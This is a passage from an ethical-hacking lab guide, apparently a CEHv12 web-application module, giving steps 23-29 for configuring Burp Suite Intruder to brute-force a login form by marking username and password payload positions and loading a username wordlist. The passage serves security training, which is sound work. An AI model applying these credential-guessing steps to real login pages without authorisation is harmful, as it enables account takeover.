
23. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step 16** and click **Add §** from the left-pane.
24. Similarly, select the password value entered in **Step 16** and click **Add §** from the right-pane.

    Note: Here, the username and password are **admin** and **password**.



25. Once the username and password payloads are added. The symbol **'§'** will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password**.



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
26. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.

27. Under the **Payload Options [Simple list]** section, click the **Load…** button.



28. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **username.txt** file, and click the **Open** button.

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



29. Observe that the selected **username.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.



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
